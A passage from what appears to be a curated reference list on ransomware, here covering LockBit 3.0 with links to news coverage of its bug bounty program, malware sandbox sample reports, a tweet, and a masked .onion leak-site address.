- https://www.hybrid-analysis.com/sample/b9899082824f1273e53cbf1d455f3608489388672d20b407338ffeecefc248f1


### 05 | LockBit 3.0


- https://www.zdnet.com/article/lockbit-ransomware-operator-for-a-cybercriminal-the-best-country-is-russia/
- https://www.bleepingcomputer.com/news/security/lockbit-30-introduces-the-first-ransomware-bug-bounty-program/
- https://www.securityweek.com/lockbit-30-ransomware-emerges-bug-bounty-program
- http://lockbitapt**********.onion
- https://www.hybrid-analysis.com/sample/d61af007f6c792b8fb6c677143b7d0e2533394e28c50737588e40da475c040ee
- https://twitter.com/cPeterr/status/1543692271186579459